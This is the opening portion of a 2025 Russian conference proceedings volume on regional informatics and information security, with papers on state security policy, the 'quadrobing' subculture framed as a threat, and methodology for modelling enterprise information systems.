



САНКТ-ПЕТЕРБУРГСКАЯ МЕЖРЕГИОНАЛЬНАЯ КОНФЕРЕНЦИЯ
ИНФОРМАЦИОННАЯ БЕЗОПАСНОСТЬ РЕГИОНОВ РОССИИ

САНКТ-ПЕТЕРБУРГСКАЯ МЕЖДУНАРОДНАЯ КОНФЕРЕНЦИЯ
РЕГИОНАЛЬНАЯ ИНФОРМАТИКА

Сборник трудов

РЕГИОНАЛЬНАЯ ИНФОРМАТИКА И ИНФОРМАЦИОННАЯ БЕЗОПАСНОСТЬ

Выпуск 14

Санкт-Петербург

2025



САНКТ-ПЕТЕРБУРГСКАЯ МЕЖРЕГИОНАЛЬНАЯ КОНФЕРЕНЦИЯ
ИНФОРМАЦИОННАЯ БЕЗОПАСНОСТЬ РЕГИОНОВ РОССИИ

САНКТ-ПЕТЕРБУРГСКАЯ МЕЖДУНАРОДНАЯ КОНФЕРЕНЦИЯ
РЕГИОНАЛЬНАЯ ИНФОРМАТИКА

Сборник трудов

РЕГИОНАЛЬНАЯ ИНФОРМАТИКА И ИНФОРМАЦИОННАЯ БЕЗОПАСНОСТЬ

Выпуск 14

Санкт-Петербург

2025

УДК (002:681):338.98

P32

P32 Региональная информатика и информационная безопасность.

Сборник трудов. Выпуск 14 / СПОИСУ. – СПб., 2025. – 464 с.

ISBN 978-5-00182-160-1

В сборник включены статьи участников Санкт-Петербургской международной конференции «Региональная информатика» и Санкт-Петербургской межрегиональной конференции «Информационная безопасность регионов России», проведенных при поддержке Правительства Санкт-Петербурга, объединенных в рубрики: Государственная политика в сфере информатизации и информационной безопасности; Телекоммуникационные сети и технологии; Информационная безопасность; Правовые аспекты информатизации и информационной безопасности; Информационно-психологическая безопасность; Информационные технологии на транспорте; Информационные технологии в образовании; Информационные технологии управления объектами морской техники и морской инфраструктуры; Информационные технологии в социокompьютинге. Сборник статей предназначен для широкого круга руководителей и специалистов органов государственной власти и местного самоуправления, промышленности, науки, образования, бизнеса, аспирантов и студентов высших учебных заведений, специализирующихся в вопросах информатизации, связи, информационной безопасности и защиты информации.

УДК (002:681):338.98

Редакционная коллегия: *Б.Я. Советов, В.В. Касаткин*

Компьютерная верстка и дизайн: *А.С. Михайлова*

Публикуется в авторской редакции

Подписано в печать 15.10.2025. Формат 60х84¹/₈. Бумага офсетная.

Печать – ризография. Усл. печ. л. 53,9. Тираж 500 экз. Заказ № 1379

Отпечатано в ООО «ИПЦ «Измайловский»

190005, Санкт-Петербург, Измайловский пр., 18-д

ISBN 978-5-00182-160-1



ISBN 978-5-00182-160-1

© Санкт-Петербургское Общество информатики,
вычислительной техники, систем связи
и управления (СПОИСУ), 2025 г.

© Авторы, 2025 г.



ST. PETERSBURG INTERREGIONAL CONFERENCE
INFORMATION SECURITY OF RUSSIAN REGIONS

ST. PETERSBURG INTERNATIONAL CONFERENCE
REGIONAL INFORMATICS

Proceedings

**REGIONAL INFORMATICS
AND INFORMATION SECURITY**

The Issue No 14

St. Petersburg

2025



ГОСУДАРСТВЕННАЯ ПОЛИТИКА В СФЕРЕ ИНФОРМАТИЗАЦИИ И ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ

УДК 327

ФОРМИРОВАНИЕ ПОЛИТИКИ РОССИИ В СФЕРЕ ОБЕСПЕЧЕНИЯ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ: КОНЦЕПТУАЛЬНЫЕ И ИНСТИТУЦИОНАЛЬНЫЕ АСПЕКТЫ

Выходец Роман Сергеевич, Щербань Анастасия Владимировна

Санкт-Петербургский государственный университет

Университетская наб., 7–9, Санкт-Петербург, 199034, Россия

e-mails: marketing812@mail.ru, n.shche@mail.ru

Аннотация. В статье рассматриваются основные этапы становления политики информационной безопасности России как самостоятельного элемента национальной безопасности. Характеризуется деятельность российских ведомств, а также анализируются основополагающие доктринальные документы и законодательные акты в этой сфере.

Ключевые слова: информационная безопасность; гибридные угрозы; защита информации; информационное пространство; цифровизация Российской Федерации.

SHAPING RUSSIA'S INFORMATION SECURITY POLICY: CONCEPTUAL AND INSTITUTIONAL ASPECTS

Vykhodets Roman, Shcherban Anastasia

Saint Petersburg State University

7-9 Universitetskaya Emb, St. Petersburg, 199034, Russia

e-mails: marketing812@mail.ru, n.shche@mail.ru

Abstract. The article examines the main stages of the formation of Russia's information security policy as an independent element of national security. The activities of Russian agencies are characterized, as well as the fundamental doctrinal documents and legislative acts in this area are analyzed.

Keywords: information security; hybrid threats; information protection; information space; digitalization of the Russian Federation.

Введение. Процессы глобальной цифровизации и рост интернет-аудитории диктуют необходимость создания безопасного информационного пространства, которое необходимо для обеспечения национальной безопасности государства. По данным 2025 года, в России пользователями Интернета являются 92% граждан. [1] Такие показатели свидетельствуют о необходимости защиты информационной безопасности, особенно, в условиях развернувшегося противоборства между Россией и странами Запада.

В становлении системы информационной безопасности России можно выделить четыре основных этапа:

1992–2000 гг. — в этот период происходит разработка понятийной и нормативно-правовой базы, закрепляющей информационную безопасность, как элемент национальной безопасности. Отдельно определяются основы законодательного регулирования информации в качестве самостоятельного объекта.

2000–2014 гг. — на данном этапе информационная безопасность России получает концептуальное закрепление. В 2000 году принимается первая Доктрина информационной безопасности РФ, в которой закрепляются основные механизмы создания безопасного информационного пространства. Также осуществляется разработка федеральных программ цифровизации государственных структур.

2014–2022 гг. — период трансформации информационных угроз ввиду нарастающей геополитической конфронтации между Россией и западными государствами. В 2016 году принимается вторая редакция Доктрины информационной безопасности РФ, в которой особое внимание уделяется атакам на ИКТ, усилению дезинформационных компаний и внешнему влиянию в информационном пространстве.

После начала Специальной военной операции Россией на территории Украины в 2022 году, наблюдается рост законодательных инициатив, направленных на пресечение противоправных действий, посредством использования ИКТ. В частности, особое внимание уделяется обеспечению защиты информационно-психологического компонента безопасности.

Контуры реализации государственной политики в области обеспечения информационной безопасности закрепляют следующие документы: Стратегия национальной безопасности РФ (определяет приоритеты защиты интересов РФ, в том числе в области информационной безопасности), Военная доктрина РФ (закрепляет роль

информационного противоборства в военной сфере), Доктрина информационной безопасности РФ от 5 декабря 2016 года (основополагающий документ, определяющий цели, задачи, принципы и реализацию государственной политики) и Концепция внешней политики РФ (закрепляет необходимость развития международного диалога по вопросам обеспечения информационной безопасности) [2-4].

Доктринальное измерение политики информационной безопасности России демонстрирует необходимость развития многоуровневого механизма ее обеспечения и контроля. Ключевым ведомством в этом вопросе является Совет национальной безопасности РФ, в полномочия которого входит выявление новых угроз, разработка концептуальных документов и мер минимизации угроз в информационном пространстве. Также, в рамках СБ РФ действует Межведомственная комиссия Совета Безопасности РФ по информационной безопасности. Находясь в подчинении Министерства обороны России, Федеральная служба по техническому и экспортному контролю (ФСТЭК) регулирует вопросы связанные с обеспечением безопасности информационной и телекоммуникационной инфраструктуры.

Министерство цифрового развития, связи и массовых коммуникаций РФ (Минцифры) реализует комплексный подход в вопросах обеспечения информационной безопасности. Вопросы обеспечения безопасности технических систем регулируются Департаментом обеспечения кибербезопасности. Контрольно-надзорную деятельность соблюдения законодательства в информационном пространстве осуществляет Роскомнадзор.

Основными законодательными актами в вопросах регулирования информационной безопасности являются: Федеральный Закон «О государственной тайне», определяющий сведения, входящие в государственную тайну. Федеральный Закон «Об информации, информационных технологиях и о защите информации», закрепляет нормы сферы информационного законодательства. [5-6]

В контексте обеспечения информационной безопасности, важными нормативно-правовыми актами являются поправки 2016 года, более известные, как «Законы Яровой». Целью изменений является пресечение террористической и экстремистской деятельности в сети Интернет. В 2025 году были внесены очередные изменения в Закон «О персональных данных», направленные на усиление ответственности компаний, предполагающих систему штрафов, в случае утечки персональных данных клиентов. [7-8]

Заключение. Таким образом, современная система информационной безопасности России прошла многолетний путь закрепления концептуальных и институциональных основ, учитывающих весь спектр существующих вызовов и угроз в информационном пространстве. Иерархичная структура ведомств, отвечающих за контроль и реализацию информационной безопасности, позволяет определять зону ответственности каждого из них. Наконец, динамичное развитие законодательной базы способствует правовому регулированию информационной сферы, что в свою очередь способствует защите прав и интересов граждан.

СПИСОК ЛИТЕРАТУРЫ

1. Kemp S. Digital 2025: Global Overview Report. 05.02.2025. URL: <https://datareportal.com/reports/digital-2025-global-overview-report> (дата обращения 18.09.2025 год).
2. Указ Президента Российской Федерации от 02.07.2021 г. № 400 О Стратегии национальной безопасности Российской Федерации [Электронный ресурс] // Президент России. URL: <http://www.kremlin.ru/acts/bank/47046> (дата обращения: 15.09.2025).
3. Военная доктрина Российской Федерации (утверждена Президентом Российской Федерации 25 декабря 2014 г., № Пр-2976) [Электронный ресурс] // Совет Безопасности РФ. URL: <http://www.scrf.gov.ru/security/military/document129/#> (дата обращения: 19.09.2025).
4. Доктрина информационной безопасности Российской Федерации [Электронный ресурс] // Министерство иностранных дел Российской Федерации. URL: https://www.mid.ru/ru/foreign_policy/official_documents/1539546/ (дата обращения: 18.09.2025).
5. Федеральный закон от 06.10.1997 г. № 131-ФЗ О внесении изменений и дополнений в Закон Российской Федерации «О государственной тайне» [Электронный ресурс] // Президент России. URL: <http://www.kremlin.ru/acts/bank/11534> (дата обращения: 21.09.2025).
6. Федеральный закон от 27 июля 2006 г. N 149-ФЗ «Об информации, информационных технологиях и о защите информации» [Электронный ресурс] // Российская Газета. URL: <https://rg.ru/documents/2006/07/29/informacia-dok.html> (дата обращения: 21.09.2025).
7. Федеральный закон «О внесении изменений в Федеральный закон «О противодействии терроризму» и отдельные законодательные акты Российской Федерации в части установления дополнительных мер противодействия терроризму и обеспечения общественной безопасности» от 06.07.2016 N 374-ФЗ (последняя редакция) [Электронный ресурс] // Консультант Плюс. URL: https://www.consultant.ru/document/cons_doc_LAW_201078/#dst0 (дата обращения: 21.09.2025).
8. Минцифры определит смягчающие обстоятельства по штрафам за утечку информации [Электронный ресурс] // Ведомости. URL: <https://www.vedomosti.ru/business/articles/2025/05/26/1112550-mintsifri-opredelit-smyagchayuschie-obstoyatelstva-po-shtrafam-za-utechku-informatsii?from=newsline> (дата обращения: 21.09.2025).

УДК 004.056.5

СОЦИАЛЬНЫЕ ЭПИДЕМИИ КАК УГРОЗА ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ РОССИИ

Дудкина Анна Владимировна

Санкт-Петербургский государственный университет
Университетская наб., 7–9, Санкт-Петербург, 199034, Россия
e-mail: yakimanna@gmail.com

Аннотация. В статье рассматриваются социальные эпидемии в сетевых медиа, которые распространяются в сети посредством деструктивных социальных групп. В работе проведен анализ публикаций в Телеграм-каналах деструктивных групп «квардроберов» и выявлены элементы когнитивно-психологического воздействия на сознание подписчиков. В результате исследования обнаружены элементы массового информационно-психологического воздействия со стороны деструктивных групп с целью манипулирования общественным

мнением для подготовки в сознании человека платформы для принятия антиценностей. Популяризация таких групп создает угрозу информационной безопасности России.

Ключевые слова: социальные эпидемии, деструктивные явления, квадробинг, информационная безопасность.

SOCIAL EPIDEMICS AS A THREAT TO RUSSIA'S INFORMATION SECURITY

Dudkina Anna

Saint Petersburg State University

7-9 Universitetskaya Emb, St. Petersburg, 199034, Russia

e-mail: yakimanna@gmail.com

Abstract. This article examines social epidemics in online media that spread online through destructive social groups. The paper analyzes posts in Telegram channels of destructive «quadrobber» groups and identifies elements of cognitive-psychological influence on subscribers' consciousness. The study uncovered elements of mass information and psychological influence by destructive groups aimed at manipulating public opinion and cultivating a platform for the acceptance of anti-values. The popularization of such groups poses a threat to Russia's information security.

Keywords: social epidemics, destructive phenomena, quadrobing, information security.

Введение. В результате развития коммуникационных технологий увеличились мощности информационных потоков, а вместе с этим вырос уровень распространения негативной, деструктивной и бесполезной информации. Информационная среда общества как неотъемлемая часть среды обитания человека должна соответствовать требованиям безопасности.

Информационная безопасность — это практика предотвращения несанкционированного доступа, использования, раскрытия, искажения, изменения, исследования, записи или уничтожения информации. Основная задача информационной безопасности — сбалансированная защита конфиденциальности, целостности и доступности данных, с учётом целесообразности применения и без какого-либо ущерба производительности организации.

Современные средства коммуникации, поисковики и социальные сети могут быть использованы для манипулирования общественным мнением. Для достижения этих целей порой достаточно откровенного вымысла, затрагивающего людей на эмоциональном уровне (так называемый «вброс»). Технологии информационного воздействия реализуются не только на уровне сознания, но и на подсознательном уровне, позволяя дезориентировать отдельного человека или целые социальные группы в происходящих событиях, незаметно управлять их поведением.

Через сетевые медиа используются такие психологические методы влияния на аудиторию как убеждение, эмоциональное заражение, подражание и внушение. Как результат искажается восприятие информации, которая включает сформулированные выводы, позднее на ее основе актуализируются реально действующие мотивы, актуализируются потребности, формируются смыслозначимые установки, которые способствуют проявлению того или иного поведения.

Различные социальные технологии переформатирования общественного сознания используются для получения контроля над социумом путем его морального разложения, обесценивания его традиционных ценностей, уничтожения культуры и исторической памяти.

В нашем исследовании мы рассмотрели деструктивное воздействие социальных эпидемий на общественное сознание на примере популярного явления квадробинг и фурри. Квадроберы — люди, преимущественно подростки, занимающиеся имитацией действий и повадок животных. Фурри — поклонники антропоморфных животных. Иначе говоря, представители этой культуры ассоциируют себя с вымышленными и очеловеченными животными, придавая им интеллектуальные качества людей, создают фурсьюты (костюмы животных в полный человеческий рост).

Субкультура квадробинг проявляется в том, что дети или даже взрослые переодеваются в выбранного зверя и ведут себя как животные, питаются как животные, испражняются как животные. То есть идентифицируют себя с животным, образ которого перенимают. И этот образ демонстрируют окружающим. Такое отречение от человеческого образа — становится образом жизни. Например, в октябре 2024 г. на улицах Санкт-Петербурга очевидцы сняли на видео девушку в маске кошки и с меховым хвостом, которая сидела на площади в центре города мурлыкала, а затем начала прыгать. Данное видео было размещено в Telegram канале «Питер 360» с названием «Квадроберы добрались до Площади Восстания. Очевидцы предложили вызвать санитаров».

В проведенном исследовании были проанализированы 72 русских Telegram-канала, которые идентифицируют себя как приверженцы явления Квадробинг. Из данных групп мы выделили 5 самых популярных и актуальных групп с наибольшим количеством подписчиков. Название групп и их основные данные приведены в Таблице 1.

В процессе исследования выяснилось, что у нескольких групп один создатель, а это значит, что кто-то с определенной целью создает деструктивные группы в социальной сети Telegram и активно занимается их продвижением и популяризацией в массах явления «Квадробинг».

Большинство видео и текстовых постов демонстрируют детей-подростков имитирующих животных, в основном кошек и собак.

Таблица 1

Популярные Telegram каналы по квадروبингу

Название группы	Ссылка на группу в Telegram канал	Количество подписчиков (ноябрь 2024г.)	Количество публикаций
Школа Квадробики	t.me/kvadrobing	1949	606
Квадробика-Хаус	t.me/quadro_house	11747	4726
Квадробика-звериный стиль	t.me/quadrobics_Animal_Style_ru	8799	911
Квадроберская республика	t.me/kydrepublika	817	2043
Quadrobiks union	t.me/quadrobik_uwu	5379	2

В большинстве публикаций для подписчиков предлагаются к выполнению домашние задания, а примеры таких заданий демонстрируют на клиповых видео. Все задания типичные — выполнить трюк, который якобы имитирует действия животных. Однако фактически, данные трюки — это каскадерские трюки, которые требуют профессиональной подготовки и для ребенка или подростка являются смертельно опасными.

Стоит отметить Telegram-группу «Квадробика-Хаус», в которой, кроме видео инструкций подражания животным, даются психологические и обучающие советы как вести себя с теми, кто не поддерживает данное явление. Детям объясняют, как нужно разговаривать с родителями, если последние станут ругать или запрещать быть квадробером. Данные тексты выступают как поддержка и одобрение для ребенка, утверждает его психику в нормальности данного деструктивного явления: «...будьте уверены в себе и своих убеждениях, осторожны в высказываниях, постарайтесь найти общий язык и объяснить, что да как, и у вас обязательно всё получится, к каждому нужен свой подход и вы, как никто другой, знаете своих родителей и какой подход нужен именно к ним, удачи каждому, пушистики».

Все группы, которые пропагандируют социальное явление «Квадروبинг» используют манипулятивные и когнитивно-психологические техники убеждения, внушения, подражания и эмоционального заражения.

Несмотря на очевидное деструктивное информационно-психологическое воздействие социальных сетевых групп по «квадروبингу», эксперты в области психологии продолжают считать, что видимой угрозы для нации нет, ведь «любое социальное явление не наносит ущерба обществу, пока оно не стало массовым». В то же время, ученые предлагают приступить к исследованиям социального деструктивного явления «квадروبинг» с целью изучения и разработки мер по профилактике негативных последствий данного социального явления среди молодежи.

В то же время, оценивая явление «квадروبинг» в духовном ракурсе, можно привести слова из Библии: «Мы свободны делать всё, что угодно. Но не всё во благо». Таким образом, внимание к данному явлению должно быть поднято в научных кругах, ведь пропаганда потери идентификации личности несет не благо, а разрушение всех основ традиционной жизни.

Заключение. В результате развития коммуникационных технологий увеличились мощности информационных потоков, а вместе с этим вырос уровень распространения негативной, деструктивной и бесполезной информации. Информационная среда общества как неотъемлемая часть среды обитания человека должна соответствовать требованиям безопасности. Социальное явление «Квадروبинг» является деструктивным, наносит урон ментальному здоровью нации и становится угрозой информационной безопасности России. Результатом распространения социальных эпидемий всегда становятся отклонения в психике и поведении человека, что, в свою очередь, негативно влияет на жизнь социума и его ценности. В проведенном нами исследовании мы обнаружили, что данное явление распространяют в обществе лица, заинтересованные в создании платформы в сознании общества для принятия антиценностей, которые в последствии будут деформировать нравственный облик личности и разрушать традиционные ценности нации.

СПИСОК ЛИТЕРАТУРЫ

1. Библия. 1 Коринфянам 10:23 // Allbible.info. [Электронный ресурс]. URL: [https://allbible.info/bible/modern/1co/10/#!prettyPhoto\[iframes\]/22/](https://allbible.info/bible/modern/1co/10/#!prettyPhoto[iframes]/22/) (дата обращения 24.01.2025).
2. Гришанина А.Н. Фактор духовности в профессиональной идеологии современного журналиста: к вопросу о культурной памяти / А. Н. Гришанина, И. В. Ерофеева // Вопросы теории и практики журналистики. 2023. Т. 12, № 2. С. 216-231.
3. Доктрина информационной безопасности Российской Федерации / Совет Безопасности Российской Федерации. [Электронный ресурс]. URL: <http://www.scrf.gov.ru/security/information/document5/> (дата обращения 24.01.2025).
4. Дудкина А. В. Деструктивное воздействие социальных эпидемий на традиционные ценности как угроза информационной безопасности России (на примере явлений квадروبинг и фурри) / Вестник Волжского университета имени В.Н. Татищева № 5(114). 2025. С. 26-34.
5. Дудкина А.В. Традиционные ценности российского общества в цифровую эпоху / Гуманитарный Вектор. 2022. Т.17, №4. С. 83-92.
6. Телеграм-канал «Квадробика-Хаус» // Telegram. [Электронный ресурс]. URL: https://t.me/quadro_house/13754 (дата обращения 24.11.2024).
7. Телеграм-канал «Питер 360» // Telegram. [Электронный ресурс]. URL: <https://t.me/+7apy0jGg-diZGNi> (дата обращения 24.01.2025).
8. Указ Президента Российской Федерации от 05.12.2016 г. № 646 «Об утверждении Доктрины информационной безопасности Российской Федерации». Президент России. [Электронный ресурс]. URL: <http://kremlin.ru/acts/bank/41460> (дата обращения 24.01.2025).
9. Указ Президента Российской Федерации от 09.11.2022 г. № 809 «Об утверждении Основ государственной политики по сохранению и укреплению традиционных российских духовно-нравственных ценностей». Президент России. [Электронный ресурс]. URL: <http://www.kremlin.ru/acts/bank/48502> (дата обращения 24.01.2025).

УДК 519.87

**МЕТОДОЛОГИЯ МОДЕЛИРОВАНИЯ ИНФОРМАЦИОННЫХ СИСТЕМ ДЛЯ ОБЕСПЕЧЕНИЯ
ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ НА ПРЕДПРИЯТИИ****Карганов Виталий Вячеславович**

Военная академия связи им. Маршала Советского Союза С.М. Буденного

Тихорецкий пр., 3, Санкт-Петербург, 194064, Россия

e-mail: vitalik210277@mail.ru

Аннотация. При формировании информационных систем требуется оценка их эффективности. Одним из значимых показателей эффективности такого рода систем для предприятия подразумевается защищенность обрабатываемой информации и защищенность системы от потенциальных воздействий, что в свою очередь приводит к целесообразности моделирования информационных систем, функционирующих в условиях угроз безопасности. Рассмотренный подход к моделированию системы в статье, безусловно, носит лишь концептуальный характер. Представленные данные, их содержание и рекомендации по выбору показателей оценки эффективности информационных систем будут востребованы специалистами по обеспечению информационной безопасности в вопросах моделирования систем.

Ключевые слова: информационная безопасность; информационная система; технологии; моделирование; показатели оценки эффективности; ресурсы; защищенность обрабатываемой информации.

**METHODOLOGY FOR MODELING INFORMATION SYSTEMS
TO ENSURE INFORMATION SECURITY IN AN ENTERPRISE****Karganov Vitaly**

The Military Academy of Telecommunications, named after Marshal of the Soviet Union S. M. Budyonny

3 Tikhoretsky Av, St. Petersburg, 194064, Russia

e-mail: vitalik210277@mail.ru

Abstract. When forming information systems, an assessment of their effectiveness is required. One of the significant indicators of the effectiveness of such systems for an enterprise is the security of the information being processed and the security of the system from potential impacts, which in turn leads to the expediency of modeling information systems operating under security threats. The considered approach to system modeling in the article, of course, is only conceptual in nature. The presented data, their content and recommendations on the selection of indicators for evaluating the effectiveness of information systems will be in demand by information security specialists in matters of system modeling.

Keywords: information security; information system; technologies; modeling; performance evaluation indicators; resources; security of processed information.

Введение. Сегодня характер современного геополитического противоборства свидетельствует о том, что западные державы по-прежнему рассматривают Россию в качестве главного геополитического противника и не скрывают своих намерений не допустить ее возрождения в качестве державы, определяющей геополитические процессы на территории Евразии. На протяжении веков, геополитика тесно связана с противоборством в военной сфере, проблема обеспечения безопасности с использованием элементов вооруженного насилия требует особого внимания. В подтверждении этого говорит и Концепция внешней политики Российской Федерации (РФ) [1], в частности: тенденция повышения оперативности и управления системой обеспечения военной безопасности определяет необходимость оперативного управления и единого планирования функционирования различных структур государства, в том числе военной организации и Вооруженных Сил (ВС) в интересах обеспечения военной безопасности РФ.

Принимая во внимание вышеизложенное, именно сегодня на стыке развития информационных технологий (ИТ), достаточно остро стоит вопрос обеспечения информационной безопасности (ИБ) как на уровне государства, так и на уровне отдельных предприятий (организаций) [2, 3]. Здесь в контексте данной статьи под ИБ организации понимается защита корпоративных файлов, систем, программ и хранилищ от посторонних. Ее цель — помешать злоумышленникам украсть данные, заразить компьютеры вирусами или уничтожить жесткие диски серверов [4, 5]. Обзор [2-5] подразумевает три ключевых направления:

- защита конфиденциальности данных. Обеспечение сохранности информации, предотвращение случайных и намеренных утечек;
- обеспечение целостности и актуальности информации. Сохранение данных в исходном виде, своевременное удаление или архивирование сведений, которые в данный момент уже не используются организацией;
- гарантию доступности информационных ресурсов. Обеспечение доступа к информационным активам для лиц, которые должны взаимодействовать с ними в рамках служебных обязанностей.

Для оценки уровня ИБ и обнаружения уязвимостей системы защиты информационной системы (ИС) эксперты предприятий зачастую апеллируют к моделированию ИС, функционирующих в условиях воздействия угроз ИБ предприятий. Под ИС принято понимать множественность содержащейся в базах данных информации и гарантирующих ее обработку ИТ и технических средств, а под угрозой ИБ предприятий понимается

множественность детерминантов и требований, сформировывающих опасность нарушения ИБ предприятий, вызывающих или способных спровоцировать деструктивные последствия для предприятия [4].

Моделирование — один из весьма распространенных способов исследования разнообразных процессов и явлений. К бесспорным достоинствам оценки уровня ИБ предприятия путем синтеза модели ИС относится способность выполнения исследований без приостановления функционирования работающей ИС предприятия, и чем сложнее и грандиознее система, тем существеннее дивиденд. Однако процесс моделирования ИС, иногда может вызвать разногласия. В соответствии с [3, 4, 6, 7] основными этапами этого процесса могут быть данные, которые представлены схематично на рис. 1.




Рис. 1. Этапы процесса моделирования ИС

Поскольку цель исследования конкретизирована в первоначальной части публикации, то перейдем к изучению второго этапа. Предлагается сбор исходных данных осуществлять группе исследователей, в состав которых определён должны входить главные эксперты подразделений, сформировывавших и обслуживающих ИС, а также спецы подразделений обеспечения защиты информации и аналитики. Метод сбора данных — в структуре исследования ИС. По итогам исследования может составляться акт, с гипертекстовыми и визуальными приложениями, отображающими структуризацию и топологию ИС, технические и производственные особенности средств обработки информации и средств защиты информации, но основополагающее внимание необходимо уделить на информационные ресурсы предприятия и требования по предоставлению их безопасности.

Значимым процессом исследования подразумевается выбор показателя уровня обеспечения ИБ предприятия, показателя, идентифицирующего эффективность функционирования ИС в условиях актуализации потенциальных угроз [7]. Известно, что под показателем эффективности сложных систем понимается количественная характеристика конечного результата функционирования и развития системы в течение определённого периода в сравнении с целевым нормативом и расходом ресурсов [8]. При выборе показателя исходят из того, что он должен адекватно интерпретировать систему, иметь непосредственную связь с ее целевым предназначением, быть восприимчивым к преобразованию базовых параметров и, наконец, должен быть весьма простым, иметь объяснимый физический смысл, быть комфортным для моделирования, мониторинга и воспроизведения в виде таблиц и графиков [4, 8].

При изучении сложных систем, к которым без подозрения соотносятся ИС такого типа, необходимо разработать графическую модель, воспроизводящую информационные процессы на предприятии с разъяснением требований, предъявляемых начальством предприятия к информационным ресурсам и информационным процессам. Далее логично обозначить характер деятельности и на концепции этого выделить целевую функцию. Для коммерческих предприятий это может быть прибыль, для образовательных показатель знаний выпускников и т.д., после чего формулируется основополагающий показатель, исходя из вышеприведённых требований.

При обосновании критерия ИБ нужно охарактеризовать количественное значение показателя, при котором гарантируется требуемый уровень эффективности функционирования предприятия. В качестве примера, можно рассмотреть, как показатель снижения рентабельности труда или показатель снижения прибыли при реализации потенциальных угроз ИБ предприятия. Поскольку выбор показателя и критерия оценки ИБ подразумевается одним из архиважных этапов исследований, то на этом этапе в группу исследователей необходимо включать экспертных ведущих экспертов предприятия по данному направлению.

Очевидно, при построении модели ИС функционирующей в условиях воздействий, возможно воспользоваться различного рода моделями. Декомпозиция и детализация ряда [2-4, 8] позволило остановить свой выбор на применении статистической модели — это математическая модель (ММ), которая воплощает в себе набор статистических допущений, касающихся формирования выборочных данных и аналогичных данных из большей совокупности. Обзор ММ позволяет проникнуть в сущность изучаемых явлений, указывая на тот аспект, что ММ — мощный метод познания внешнего мира, а также прогнозирования и управления. Процесс математического моделирования, т.е. изучения явления с помощью ММ, реализуется в четыре этапа, которые приведены в таблице 1.

Таблица 1

Процесс математического моделирования

Этап	Процесс	Содержание
Первый	Формулирование законов, связывающих основные объекты модели	Этот этап требует широкого знания фактов, относящихся к изучаемым явлениям, и глубокого проникновения в их взаимосвязи. Эта стадия завершается записью в математических терминах сформулированных качественных представлений о связях между объектами (элементами) модели.
Второй	Исследование математических задач, к которым приводят ММ	Основным вопросом здесь является решение прямой задачи, т.е. получение в результате анализа модели выходных данных (теоретических следствий) для дальнейшего их сопоставления с результатами наблюдений изучаемых явлений. На этом этапе важную роль приобретает математический аппарат, необходимый для анализа ММ, и вычислительная техника — мощное средство для количественной выходной информации как результата решения сложных математических задач. Часто математические задачи, возникающие на основе ММ различных явлений, бывают одинаковые. Это дает основание рассматривать такие типичные математические задачи как самостоятельный объект, абстрагируясь от изучаемых явлений.
Третий	Выяснение того, удовлетворяет ли принятая гипотетическая модель критерию практики	Здесь речь идет о том, что если модель была достаточно обозначена и как вариант все ее компоненты были заданы, то обоснование уклонений теоретических следствий от наблюдений дает решение прямой задачи с последующей оценкой уклонений. Если уклонения выходят за пределы точности наблюдений, то модель не может быть принята. Часто при построении модели некоторые ее характеристики остаются не определенными. Задачи, в которых определяются особенности модели (параметрические, функциональные) таким образом, чтобы выходная информация была соизмерима в гранах точности исследований с итогами наблюдений анализируемых явлений, именуются обратными задачами. Если ММ такова, что ни при каком выборе характеристик этим обстоятельствам невозможно удовлетворить, то модель непригодна для проведения исследуемых явлений. Применение критерия практики к оцениванию ММ приводит к выводу об обоснованности положений, стоящих в структуре, подлежащей исследованию (гипотетической) модели
Четвертый	Последующий анализ модели в связи с накоплением данных об изучаемых явлениях и модернизация модели	В процессе развития науки и техники данные об изучаемых явлениях все более и более уточняются и наступает момент, когда выводы, получаемые на основании существующей ММ, не соответствуют нашим знаниям о явлении. Таким образом, возникает необходимость построения новой более совершенной математической модели

На этапе формирования модели разумно обнаружить все подсистемы ИС предприятия и охарактеризовать в количественных значениях их особенности для стационарного режима. Затем наступает основополагающий этап структурирования модели угроз ИБ. Модель угроз безопасности информации это физическое, математическое, описательное представление свойств или характеристик угроз безопасности информации [2], в качестве документа, который предписывает базовые положения — модель угроз ФСТЭК России. При этом необходимо описать модель нарушителя ИБ организации, а именно: физическое лицо или логический объект, случайно или умышленно осуществивший действие, следствием которого подразумевается нарушение ИБ. Требованием актуализации угрозы безопасности информации, обрабатываемой в ИС, может быть дефект или уязвимое место в системе защиты ИС — уязвимость ИС. Вероятность актуализации угрозы и допустимый урон интересам организации рационально идентифицировать методом экспертных оценок. Наиболее предпочтительным для применения, с учетом данного контекста — метод Дельфи [4].

При расчете базового показателя, определяющего потери предприятия, предлагается следующий подход. Поскольку угрозы воздействуя на ИС предприятия, приводят к нарушению управленческого цикла путем задержки задокументированной и недокументированной информации между субъектами и объектами управления на время ($t_{\text{зад}}$), то временные показатели можно положить в основу при расчете экономических эффектов, тогда критерием оценок может служить подход в оценке своевременности управленческих решений и связанных с этим производственных (образовательных или других) процессов. В этом случае уровень обеспечения ИБ коммерческой организации можно отразить выражением 1.

$$Y_{\text{иб}} = \frac{S_0 - S_y}{S_0} \quad (1)$$

где $Y_{\text{иб}}$ — уровень обеспечения ИБ;

